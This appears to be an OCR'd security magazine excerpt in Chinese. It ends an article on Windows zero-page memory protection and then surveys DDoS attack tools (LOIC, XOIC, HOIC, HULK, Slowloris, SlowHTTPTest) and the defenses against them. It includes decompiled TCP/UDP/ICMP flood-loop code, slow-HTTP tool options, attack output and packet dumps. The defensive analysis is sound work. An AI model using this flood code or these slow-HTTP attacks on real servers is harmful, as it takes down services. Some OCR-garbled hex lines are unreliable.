通过在整个 NT 内核文件中查找零页内存保护机制, 又发现了几个包含零页内存包含的函数, 包括:

- a. MilsVaRangeAvailable:
- b. MiMapViewOfPhySicalSection
- c. MiMapLockedPagesInUserSpace


d. MiCreatePebOrTeb

这四个函数不都是导出函数, 也就是说在内核编程中有可能我们使用的一些导出函数中内部调用了这四个函数中的某一个, 其内部已经做了零页内存检测。

5 总结

本文先是介绍了什么是空指针漏洞, 之后对 windows 系统的零页内存保护机制做了剖析。

空指针漏洞:



对零页内存的安全防护:

- a. 检测分配页是否在零页内存。
- b. 检测 EPROCESS 结构中的 VdmAllowed 标志。

win8 以后的零页内存防护也只是保证了不会在零页内存分配空间, 缓解分配零页内存空间来利用漏洞。从上图可知, 利用零页内存分配导致的空指针漏洞也只是众多空指针漏洞类型中的一种, 通过零页内存保护机制并不能缓解所有的空指针漏洞。

DDoS攻击工具演变

国际行销支持中心 徐祖军

在 DDoS 的领域里面，攻击工具扮演着一个重要的角色，因为事实上的 DDoS 攻击，都是依靠攻击工具来实施的。因此对它们进行全面的分析，了解其产生的攻击类型、攻击实施的方式特点，将有助于采用更准确有效的清洗方法来对应攻击的威胁。

攻击类型

DDoS 存在的原因主要是以太网 TCP/IP 协议栈的设计漏洞，即任何连接网络的主机都可以发送任意的 IP 报文，无须进行身份认证。IP 网络是“尽力发送”网络，只要网络带宽足够大，就可以发送大量报文，攻击工具正是利用这特性得以存在和发展。

对攻击工具工作原理的分析，并不是去了解它们的实现设计，而是分析其所产生的攻击类型，深入了解攻击类型才是研究工具的核心。通常攻击分类可以从协议层面和被攻击目标的影响方式不同来划分。

协议层别划分的攻击类型主要有传输层

攻击和应用层攻击。传输层攻击比较典型的代表就是 SYN Flood、ACK Flood、UDP Flood，而应用层攻击的代表则是 HTTP Flood、DNS Flood、SIP Flood。

另外一种依据对目标服务器影响的不同方式来划分的攻击类型，它们分别是以消耗目标服务器资源和消耗网络带宽为目的的攻击。消耗目标服务器资源的攻击通常对协议栈原理有更深入的理解，比如 SYN Flood 攻击，就是利用被攻击目标对 SYN 报文分配资源没有释放的缺陷而达到目的，实施这种攻击无须大流量。以消耗目标服务器带宽资源的攻击则是以流量大取胜，比较

典型的有 UDP Flood。从下文列出的工具可以看出，大多数工具产生的攻击是以目标资源消耗型为目标，而且有能够模拟协议栈行为，比如完成 TCP 的三次握手。

攻击实施方式特点

攻击工具要体现出更大的威力，通常会设计一种良好的流量攻击方式，让攻击更难于防护和发现。比较常见的方式就是利用僵尸网络发起攻击。

如果僵尸网络主机数量比较庞大，那么不管是在应用层还是传输层，对目标服务器的资源消耗和网络带宽的影响都会比较大。如果攻击工具能够模拟完整的协议栈，那

么防护设备的防御难度越大，因为大部分防护技术都是基于协议栈的动态交互来实现身份认证的。比如 SYN Flood 防护中的 SYN COOKIE 算法，如果客户端能够完成正常 3 次握手，就可以突破这个算法。虽然大多数攻击工具能够完成传输层协议栈的模拟，但实现完整应用层协议栈的模拟则比较少，主要原因在于应用层协议比较复杂。如下文所示的 SlowHTTPTest 能够完成正常的三次握手，然后利用应用层协议漏洞发起攻击。

总结起来攻击工具的发展有如下几个特点：

1. 利用应用层协议栈漏洞发起的工具比较多，大部分集中在基于 Web 业务的攻击，其它应用层协议如 DNS、SIP 相对比较少。

2. 能够模拟协议栈行为包括应用层和传输层的攻击工具是未来发展的趋势，实现应用层协议模拟的防御难度会更大。

3. 攻击工具已经逐渐朝更加隐蔽的方式，以能操纵更大规模的僵尸网络为目标方向挺进，比如 DirtJumper。

4. 基于应用层协议漏洞的攻击工具会越来越多，由于能够通过较少流量达到攻击目的，对业务的危害比较大。

攻击工具的防御

攻击工具的防御，一方面可以从基础设施的改进来缓解攻击影响，比如带宽扩容，增强服务器的处理性能、采用合理的网络部署结构等。另外一方面可以在网络边界出入口采用专用的防御技术。目前行之有效的防护方法主要有四大类：

1. 动态挑战算法

模拟传输层和应用层协议栈行为，代替服务器回应数据报文，对正常的客户端发送挑战报文，只有完成挑战认证的客户端的流量才能放行。动态挑战算法比较常用的有 SYN Cookie, DNS Cookie 和 SIP Cookie。

2. 多层次限速

基于各种粒度和层次，分别从源 IP、目标 IP、传输层和应用层 session，对 IP 流量进行限制。这是对流量型攻击常用的防护方法，比如 UDP Flood, ICMP Flood。

3. 智能的访问控制

从三层到 7 层灵活的访问控制策略。从 IP 地址到 7 层应用层协议，比如 HTTP 协议，可对报文的 URL、user-agent、cookie 设置丢弃、信任和限速策略，而对 DNS 协议，

则可对报文中 Query 名字、类型、RR 记录设置类似策略。

4. 行为分析和信誉机制

基于数据分析技术对 IP 行为和流量特征建模分析，建立通用信誉库包括 IP、URL 和文件信息，输出异常流量特征指纹，自动完成流量清洗。这对僵尸网络以及报文发送异常的攻击工具防护都非常有效，比如 Slowloris Header。

虽然 DDoS 攻击方式在不断发生变化，但攻击的类型并不会发生质的改变，攻击工具对业务系统带来的最大威胁，并不在于新的工具名称的出现，而在于尚未发现而且能够被利用的已知或未知协议漏洞。面对未来新工具的出现，准确把握好其产生的攻击类型以及攻击方式特点，并基于此采用反制措施能将攻击危害控制到最小。


下文将对攻击工具及攻击类型等进行介绍。

• LOIC

LOIC 是一款专著于 Web 应用程序的 Dos/DDoS 攻击工具，它可以用 TCP 数据包、UDP 数据包、HTTP 请求对目标网站进行 DDoS/DoS 测试，不怀好意的人可能利


▶▶ 前沿技术

用 LOIC 构建僵尸网络。LOIC 是用 C# 语言写的，这是一个 C# 新手的练手作品，靠 GUI 界面吸引了不明真相的小白们使用。由于程序设计上“有意或无意”留下的 BUG 导致“一旦开始攻击在退出进程前无法真正停止攻击”，潜在增大了攻击效果。攻击手段主要是以无限循环方式发送大量数据，并无其它特色。针对单个 IP Android 平台下 LOIC 程序主界面如下，攻击测试选取的是 HTTP。



攻击类型：UDP/TCP/HTTP GET

•XOIC



相对于 LOIC 的多平台 (GNU/Linux, Windows, Mac OS 以

及 Android), XOIC 可运行的环境则少的多, 仅支持 win7 以上的 Windows 平台。

THIS IS THE NEW DLR_DoS -> XOIC

Only for win7 and win8!!!
Use it at your own risk!
Use this tool only to test your server!

攻击方式上多了 ICMP Flood。下面是作者列出的工具特色：

Features

- Normal DoS attack mode. (TCP/HTTP/UDP/ICMP)
- Testmode will show you how many seconds your Computer needs for 10000 requests.
- DoS attack with a TCP/HTTP/UDP/ICMP message
- GUI and easy to use!

和 LOIC 相比，工具主打的还是流量型攻击，不过相比前者增加了 Testmode 模式，可以测试攻击主机的性能。另外，在实际的测试中发现了工具的一个小 BUG。



反编译后的关键代码如下：

```

if (this.listBox1.SelectedItem.ToString() == "Tcp")
{
    while (true)
    {
        Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        IPEndPoint remoteEP = new IPEndPoint(IPAddress.Parse(text), (int)Convert.ToInt32(text2));
        socket.Connect(remoteEP);
        socket.Close();
        Application.DoEvents();
    }
}
else
{
    if (this.listBox1.SelectedItem.ToString() == "Icmp")
    {
        while (true)
        {
            Ping arg_102_0 = new Ping();
            PingOptions pingOptions = new PingOptions();
            pingOptions.DontFragment = true;
            string s = "";
            byte[] bytes = Encoding.ASCII.GetBytes(s);
            pingReply = arg_102_0.Send(text, 120, bytes, pingOptions);
            Application.DoEvents();
        }
    }
    else
    {
        if (this.listBox1.SelectedItem.ToString() == "Udp")
        {
            byte[] bytes2 = Encoding.ASCII.GetBytes("-hlo(hah-");
            while (true)
            {
                IPEndPoint endPoint = new IPEndPoint(IPAddress.Parse(text), (int)Convert.ToInt32(text2));
                UdpClient udpClient = new UdpClient();
                udpClient.Connect(endPoint);
                UdpClient arg_213_0 = udpClient;
                byte[] expr_211 = bytes2;
                arg_213_0.Send(expr_211, expr_211.Length);
                udpClient.Close();
            }
        }
    }
}

```

攻击类型：TCP/UDP/ICPM/HTTP GET

•HOIC

HOIC 是 High Orbit Ion Cannon(高轨道离子炮)的缩写，一款用 RealBasic 开发的 DoS 工具。最初一些人使用 LOIC 进行 DoS，后来这些人被捕了，另外一些人开发了 HOIC 以示抗议。(在工具的攻击包中，有一个说明：Brothers one of our aids has been arrested and detained for merely using the loic we must show them that this is a mistake)RealBasic 是一种类似 VB6 的编程语言，可以生成在 Windows、Linux、Mac OS 上运行的应用程序。

HOIC 是完全开源的，zip 包中的 hoic.rbp 是 RealBasic 源码 HOIC 会从目标 URL 那一个 Array 中随机抽取，Referer、User-Agent 分别从一个 Array 中随机抽取，另有一些随机的 HTTP Headers。所有内容都是可定制的，发送出去的 HTTP 请求有很多变种，HOIC 只能发动合法的 HTTP 攻击。

HOIC 的 HTTP 攻击报文内容是通过一个 .hoic 文件进行控制的，这个 .hoic 文件里可以添加多个目标 URL、Refer、User-Agent 等内

容。HOIC 的攻击报文会从这些目标 URL、Refer 等字段中随即抽取，组成一个 HTTP 攻击报文发送。

HOIC 攻击实际是靠大量正常 HTTP 请求进行 DoS，如果有基于某些阈值的异常行为检测方案，完全可以有效检测、阻断 HOIC 攻击。类似 NSFOCUS ADS 系列的专业 DDoS 防护产品完全可以应对 HOIC 攻击。

攻击类型：HTTP GET

•HULK

HULK 是一种 Web 的拒绝服务攻击工具。它能够在 Web 服务器上产生许多单一的伪造流量，能绕开引擎的缓存，直接攻击服务器的资源池。

HULK 的特别之处在于：对于每一个请求都是独特的，能够绕开引擎的缓存直接作用于服务器的负载。

HULK 使用的技术：

源代码的混淆——通过一个 User Agent 的已知列表，每一个 HTTP 请求的用户代理都是随机来自于已知列表。

引用伪装——指向请求的 Referer 是伪造的，要么指向主机自己，要么指向主要的已知站点。Referer 是产生请求的 URL。

粘附性——使用标准的 HTTP 请求去请求服务器，使用变化的 keep-alive 时间窗保持连接建立。

不使用缓存——这是一个前提，向 HTTP server 请求 no-cache，一个没有在背后 cache service 使用的 server 会呈现一个单独的面。

▶▶ 前沿技术

URL 的独特组成——为了避免缓存和其他优化工具，HULK 伪造了常见的参数名称和参数值，为了单一性，他们都是根据每个请求随机生成的，使得服务器就得处理每个事件的响应。

攻击类型：HTTP GET

•srDoS

该工具在与服务端建立连接后，等待服务端发送数据，然后才会发送自己的攻击报文，这也是为什么没有后续的攻击报文。

通过查看反汇编的代码发现，该工具有 https 握手相关的攻击。

攻击类型：TCP SSL

•DirtJumper



Dirt Jumper 是一个通过 botnet 发动 DDoS 攻击的 toolkit。

整体来看，由 Dirt Jumper 及其变种程序发起的攻击呈上升态势。原因不仅仅在于程序的简单易用，同时地下产业链相对成熟，从而得以广泛传播。从攻防角度上讲，Dirt Jumper 攻击并没有引入新的方式，采用了比较传统的网络层和应用层攻击手段，防护并不困难。

攻击类型：HTTP GET, HTTP POST, SYN Flood

•DarkDDoser

通过僵尸网络发起的 HTTP 攻击。



攻击类型：HTTP GET/POST/TCP/UDP

•SlowHTTPtest

SlowHTTPtest 是一个可以灵活配置的应用层攻击工具，它能发起诸如 Slowloris、Slow HTTP POST、Slow Read、Slow Range 等工具实现的低带宽应用层拒绝服务，攻击

工具利用了 HTTP 协议的一个特点——等待完整的 HTTP 请求收到才会进行处理。如果一个 HTTP 请求不完整，或者是在网络上慢慢传递，HTTP 服务器会一直为这个请求保留资源等待它传输完毕。如果 HTTP 服务器有太多的资源都在等待，这就构成了 DoS。

```
-a start, range 头部的左边界, 默认 5
-b bytes, range 头部的右边界, 默认 2000
-c connections, 目标连接数, default: 50
-d host:port, 所有流量都通过 http 代理 host:port 到达, default: off
-e host:port, 所有流量都通过 probe 代理 host:port 到达, default: off
-h display this help and exit
-H, -B, -R or X 指定测试模式(slow header,body, range or read), default: headers
-g, 生成 socket 的状态变化数据, default: off
-i seconds, 慢速传递数据的间隔, default: 10
-k num, 仅仅适用于 slow read 模式,重复同一个请求的次数, 如果服务器支持持续连接的话能够扩大响应次数, default: 1
-l seconds, 测试时间, default: 240
-n seconds, 仅仅适用于 slow read 模式, 从 recv buffer 读取的时间间隔, default 1
-o file, 使用了 -g 选项才能使用本选项, 将统计数据保存到 file.html and file.csv
-p seconds, http 响应的时间门限值, 超过这个值认为 http 服务器不可访问 default: 5
-r num, 建立连接的频率, default: 50
-s bytes, Content-Length header 的值, default: 4096
-t verb 请求的动作, 默认对于 slow header 和 response 模式为 get , slow body 模式为 post
-u URL, 测试目标对象的 url, default: http://localhost
-v level, log 级别, 0-4: Fatal, Info, Error, Warning, Debug default: 1 - Info
-w bytes, start of the range advertised window size would be picked from.
-x bytes, Effective in slow read (-X) mode only, min: 1, default: 1
-y bytes, max length of each randomized name/value pair of followup data per tick, e.g. -x 2 generates X-xx: xx for header or &xx:xx for body, where x is random character, default: 32
-z bytes, end of the range advertised window size would be picked from.
```

攻击类型：HTTP


•Sslhamer

模拟僵尸网络的攻击行为，与客户端建立三次握手之后，发送大量的垃圾报文。

攻击类型：TCP/SSL

•Hyenae

可以安装在 linux 和 windows 下的攻击发包工具，灵活指定 IP 和发包速率，并且支持 TCP/UDP/HTTP 等多种协议；支持 IPv6。



攻击类型：TCP/UDP/HTTP

•Killemail

这套攻击软件是用 python 编写完成，主要用来进行 cc 攻击。作者宣称可以绕过 ADS 设备的 HTTP Redirect、HTTP Cookie、Javascript、CAPTCHA (图片验证码攻击) 防护算法。

该攻击工具对 HTTP Redirect、HTTP Cookie 的绕过速度比较快；该攻击工具需要借助 v8 引擎才能绕过 javascript 防护，而 v8 引擎的安装比较复杂；在绕过 CAPTCHA 的概率上来说，该攻击工具绕过 ADS 的概率还是比较大的，但由于需要预先生成数据库，耗时较大；一旦 ADS 更新了图片验证码，则该工具就不能再继续绕过；该攻击工具只能使用本地真实源 IP 进行攻击，不能伪造源 IP。

▶▶ 前沿技术

攻击类型：HTTP

•Ddosim

Ddosim 可以模拟几个僵尸主机（局域网内随机 IP 地址）。它创建完整的 TCP 连接到目标服务器。在完成连接后，Ddosim 启动应用程序的对话与聆听（如 HTTP 服务器）。Ddosim 是用 C 写的，通过发送报文、监听报文、回复报文这几个过程来模拟几个僵尸主机的。


Ddosim 目前的攻击包括：

- (1) 使用有效 HTTP 请求的 DDoS
- (2) 使用无效请求 HTTP DDoS 攻击（类似的 DC 攻击）
- (3) DDoS 攻击的 SMTP
- (4) 随机端口上的 TCP 连接攻击

攻击类型：HTTP

•PyLoris

PyLoris 是一个测试服务器的脆弱性和连接拒绝服务（DoS）攻击的脚本工具，用 python 语言编写。



PyLoris 可以利用 SOCKS 代理和 SSL 连接，并可以针对如 HTTP、FTP、SMTP、IMAP 和远程登录等协议进行测试，这里主要关注 HTTP 攻击。PyLoric 的 HTTP 攻击是通过“request body”进行控制的，“request body”的内容可以自己修改。

PyLoric 首先和服务器建立连接，然后将“request body”里的内容拆分成一个字符一个字符的发送，每一个 HTTP 报文只包含一个字符。

攻击类型：HTTP 漏洞型

•Slowloris header

简单的来说是对 HTTP 服务器送出不完全的 HTTP 请求，并且试着让它保持不被 HTTP 服务器超时，如此一来 HTTP 服务器可开启的最大 socket 就会满了，最后导致 HTTP 服务器无法提供服务。Slowloris 是用 perl 脚本编写的。

Slowloris 在这里又被称为 slow headers，攻击截图如下：

```

slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
slow HTTP test status:
  SLOW HEADERS
  number of connections: 1000
  url: http://www.a.com/wp/
  verb: GET
  connection timeout (seconds): 4896
  fail on host not alive: 52
  connection between fail on host: 10 seconds
  connection open success: 200
  number of connections: 3 seconds
  host resolution: 240 seconds
  using proxy: no proxy

Fri Apr 18 14:58:51 2014:
slow HTTP test status on 25th second:

initializing: 0
pending: 0
connected: 351
error: 0
closed: 649
service available: NO

```

攻击的数据包如下：

```
Stream Content
GET /wp/ HTTP/1.1
Host: www.a.com
User-Agent: Mozilla/5.0 (Macintosh; u; Intel Mac OS X 10_6_8; en-us)
AppleWebKit/533.21.1 (KHTML, like Gecko) version/5.0.5 Safari/533.21.1
Referer: http://code.google.com/p/slowhttptest/
X-MDNke1pPF5E: Dw6BjXL5dprXZGy3
X-kgRh4Ghs3uqMSZ8nb: Nd4snkhyIQQczygh
```

其基本原理是制造不完整的 header。完整的 HTTP 请求头结尾应该是“0d0a0d0a”，而攻击工具只发送“0d0a”，然后以固定的时间间隔，反复发送随机的 key-value 键值对，迫使服务器持续等待（至超时）。最终通过不间断的并发连接耗尽系统的最大连接数直至服务端 DoS。切换至 HEX 显示如下：

```
Stream Content
00000000 47 45 54 20 2f 77 70 2f 20 48 54 54 50 2f 31 2e GET /wp/ HTTP/1.
00000010 31 0d 0a 48 6f 73 74 3a 20 77 77 77 2e 61 2e 63 1..Host: www.a.c
00000020 6f 6d 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 om..User -Agent:
00000030 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 4d 61 63 Mozilla/ 5.0 (Mac
00000040 69 6e 74 6f 73 68 3b 20 55 3b 20 49 6e 74 65 6c Intosh; U; Intel
00000050 20 4d 61 63 20 4f 53 20 58 20 31 30 5f 36 5f 38 Mac OS X 10_6_8
00000060 3b 20 65 6e 2d 75 73 29 20 41 70 70 6c 65 57 65 ; en-us) Applewe
00000070 62 4b 69 74 2f 35 33 33 2e 32 31 2e 31 20 28 4b kbit/533 .21.1 (K
00000080 48 54 4d 4c 2c 20 6c 69 6b 65 20 47 65 63 6b 6f HTML, li ke Gecko
00000090 29 20 56 65 72 73 69 6f 6e 2f 35 2e 30 2e 35 20 ) versio n/5.0.5.
000000a0 53 61 66 61 72 69 2f 35 33 33 2e 32 31 2e 31 0d Safari/5 33.21.1.
000000b0 0a 52 65 66 65 72 65 72 3a 20 68 74 70 7a 2f Referer : http://
000000c0 2f 63 6f 64 65 2e 67 6f 6f 67 6c 65 65 2e 63 6f 6d /code.go.gle.com
000000d0 2f 70 2f 73 6c 6f 77 68 74 74 70 74 65 73 74 2f /p/slow htptest/
000000e0 0d 0a
000000e2 78 2d 4d 44 4e 6b 65 31 70 50 46 35 45 3a 20 44 X-MDNke1 pPF5E: D
000000f2 57 36 42 6a 58 4c 35 64 70 72 58 5a 47 59 33 0d w6BjXL5d prXZGy3.
00000102 0a
00000103 58 2d 6b 47 72 68 34 47 68 73 33 75 51 4d 53 5a X-kgRh4G hs3uqMSZ.
00000113 38 6e 62 3a 20 4e 64 34 73 4e 4b 68 59 69 51 51 8nb: Nd4 snkhyIQQ
00000123 63 7a 79 67 68 0d 0a
```

攻击类型：HTTP

•Slow Read

Slow Read 攻击简单说就是，通过调整 TCP 协议头中的 window size 来控制双方的数据流速率，尽可能长的保持单次连接的交互时间，直至超时。

要使这种攻击效果更加明显，请求的资源要尽量大，比如我这里的测试图片 test.png，其大小为 4M 多。如果目标网站没有这么大

```
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
[+] test
[+] number of connections: 1000
[+] url: http://192.168.65.50/test.png
[+] url path:
[+] request timeout (seconds): 6ET
[+] request timeout (seconds): 512 - 1024
[+] request timeout (seconds): 1
[+] read delay from remote server (seconds): 32 bytes / 5 sec
[+] connection per second: 200
[+] max connection lifetime (seconds): 3 seconds
[+] kill connection: 240 seconds
[+] proxy: no proxy

Wed Apr 16 14:57:37 2014:
slow HTTP test status on 10th second:
initializing: 0
pending: 406
connected: 531
error: 0
closed: 0
service available: NO
^CWed Apr 16 14:57:42 2014:
Test ended on 14th second
Exit status: Cancelled by user
[root@lxde bin]#
```

的资源，但若其支持 http_pipelining 的话，可以采用在同一连接中多次请求同一资源的方法来增大返回内容。从捕获的数据包中可以看出，当请求 test.png 资源时，客户端 window size 被刻意设置为 1120 字节。客户端缓冲区在被来自服务的数据填满后，发出了 [TCP ZeroWindow] 告警，迫使服务端等待。从交互开始到断开，单个连接耗费了 14 秒。

捕获的数据：

```
Time Source Destination Protocol Length Info
0 192.168.65.130 192.168.65.50 TCP 74 57489 > http [SYN] Seq=0 Win=1120 Len=0 MSS=1460 SACK_PERM=1 TSval=1
0 192.168.65.50 192.168.65.130 TCP 74 http > 57489 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PER
0 192.168.65.130 192.168.65.50 TCP 66 57489 > http [ACK] Seq=1 Ack=1 Win=1120 Len=0 TSval=18923006 TSecr=1
0 192.168.65.130 192.168.65.50 HTTP 246 GET /test.png HTTP/1.1
0 192.168.65.50 192.168.65.130 TCP 66 http > 57489 [ACK] Seq=1 Ack=181 Win=6880 Len=0 TSval=13127732 TSecr=1
0 192.168.65.50 192.168.65.130 TCP 62 [TCP window full] [TCP segment of a reassembled PDU]
0 192.168.65.130 192.168.65.50 TCP 66 57489 > http [ACK] Seq=181 Ack=561 Win=560 Len=0 TSval=18923708 TSecr=1
0 192.168.65.130 192.168.65.50 TCP 66 [TCP keep-alive] 57489 > http [ACK] Seq=181 Ack=1121 Win=0 Len=0 TS
0 192.168.65.50 192.168.65.130 TCP 66 [TCP keep-alive] http > 57489 [ACK] Seq=1120 Ack=181 Win=6880 Len=0 TS
0 192.168.65.130 192.168.65.50 TCP 66 [TCP zeroWindow] 57489 > http [ACK] Seq=181 Ack=1121 Win=0 Len=0 TS
0 192.168.65.130 192.168.65.50 TCP 66 [TCP keep-alive] http > 57489 [ACK] Seq=1120 Ack=181 Win=6880 Len=0 TS
0 192.168.65.50 192.168.65.130 TCP 66 [TCP zeroWindow] 57489 > http [ACK] Seq=181 Ack=1121 Win=0 Len=0 TS
0 192.168.65.130 192.168.65.50 TCP 66 [TCP keep-alive] http > 57489 [ACK] Seq=1120 Ack=181 Win=6880 Len=0 TS
0 192.168.65.50 192.168.65.130 TCP 66 [TCP zeroWindow] 57489 > http [ACK] Seq=181 Ack=1121 Win=0 Len=0 TS
0 192.168.65.130 192.168.65.50 TCP 66 [TCP keep-alive] http > 57489 [ACK] Seq=1120 Ack=181 Win=6880 Len=0 TS
0 192.168.65.50 192.168.65.130 TCP 66 [TCP zeroWindow] 57489 > http [ACK] Seq=181 Ack=1121 Win=0 Len=0 TS
14 192.168.65.130 192.168.65.50 TCP 66 57489 > http [RST, ACK] Seq=181 Ack=1121 Win=1120 Len=0 TSval=1891833
[Next sequence number: 181 (relative sequence number)]
[acknowledgment number: 1 (relative ack number)]
[header length: 32 bytes]
[flags: 0x018 (FIN, ACK)]
[window size value: 1120]
[calculated window size: 1120]
[window size scaling factor: 1]
```

▶ 前沿技术

攻击类型：HTTP

•Slowloris POST

Slow HTTP POST 也称为 Slow body。顾名思义，攻击的着眼点放在了发送内容的过程中。

```

slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
slowloris: SLOW BODY
  number of connections: 1000
  url: http://www.a.com/wp/
  verb: POST
  content-length header value: 8192
  follow up http verb value: 22
  delay between follow up http: 10 seconds
  connection up seconds: 200
  delay connection timeout: 3 seconds
  read duration: 240 seconds
  using proxy: no proxy

Fri Apr 18 14:43:36 2014:
slow HTTP test status on 75th second:

initializing: 0
pending: 0
connected: 350
error: 0
closed: 650
service available: NO

```

攻击数据包：

```

Stream Content:
POST /wp/ HTTP/1.1
Host: www.a.com
user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7) AppleWebKit/534.48.3 (KHTML,
like Gecko) Version/5.1 Safari/534.48.3
Referer: http://code.google.com/p/slowhttptest/
Content-Length: 8192
Connection: close
Content-Type: application/x-www-form-urlencoded
Accept: text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
foo=bar&pn&v=2HZw&eU=gg71&qSP03n=0g3tcnoPo&w3o=D90y0h&M1Y01M=k30w0GUC&Lwq=5CHaB&ITgS
=01H

```

切换至 HEX 显示如右上方图所示。

可以看到在这种攻击中，HTTP header 数据已被完整发送（注意 0d0a0d0a），只是将 HTTP header 中 content-length 字段设置为一个很大的值（这里是 8192），同时不在一个包中发送完整 post 数据而是每间隔 10 秒（此值攻击者可以调整）发送随机的 key-

value 键值对。可以看出，任何可以接收 HTTP Post 请求的网站，都有可能遭受此类攻击。

攻击类型：HTTP

```

00000000 50 4f 53 54 20 2f 77 70 2f 20 48 54 54 50 2f 31 POST /wp / HTTP/1
00000010 2e 31 0d 0a 48 6f 73 74 3a 20 77 77 77 2e 61 2e .1..Host : www.a.
00000020 63 6f 6d 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a com..Use r-Agent:
00000030 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 4d 61 Mozilla/5.0 (Ma
00000040 63 69 6e 74 6f 73 68 3b 20 49 6e 74 65 6c 20 4d cintosh; Intel M
00000050 61 63 20 4f 53 20 58 20 31 30 5f 37 29 20 41 70 ac os X 10.7) Ap
00000060 70 6c 65 57 65 62 4b 69 74 2f 35 33 34 2e 34 38 plewebkit/534.48
00000070 2e 33 20 28 4b 48 54 4d 4c 2c 20 6c 69 6b 65 20 .3 (KHTML, like
00000080 47 65 63 6b 6f 29 20 56 65 72 73 69 6f 6e 2f 35 Gecko) V ersion/5
00000090 2e 31 20 53 61 66 61 72 69 2f 35 33 34 2e 34 38 .1 Safar i/534.48
000000a0 2e 33 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 74 .3..Refer er: htt
000000b0 70 3a 2f 2f 63 6f 64 65 2e 67 6f 6f 67 6c 65 2e p://code .google.
000000c0 63 6f 6d 2f 70 2f 73 6c 6f 77 68 74 74 70 74 65 com/p/sl owhtpte
000000d0 73 74 2f 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e st/.Con tent-Len
000000e0 67 74 68 3a 20 38 31 39 32 0d 0a 43 6f 6e 6e 65 gth: 819 2..Come
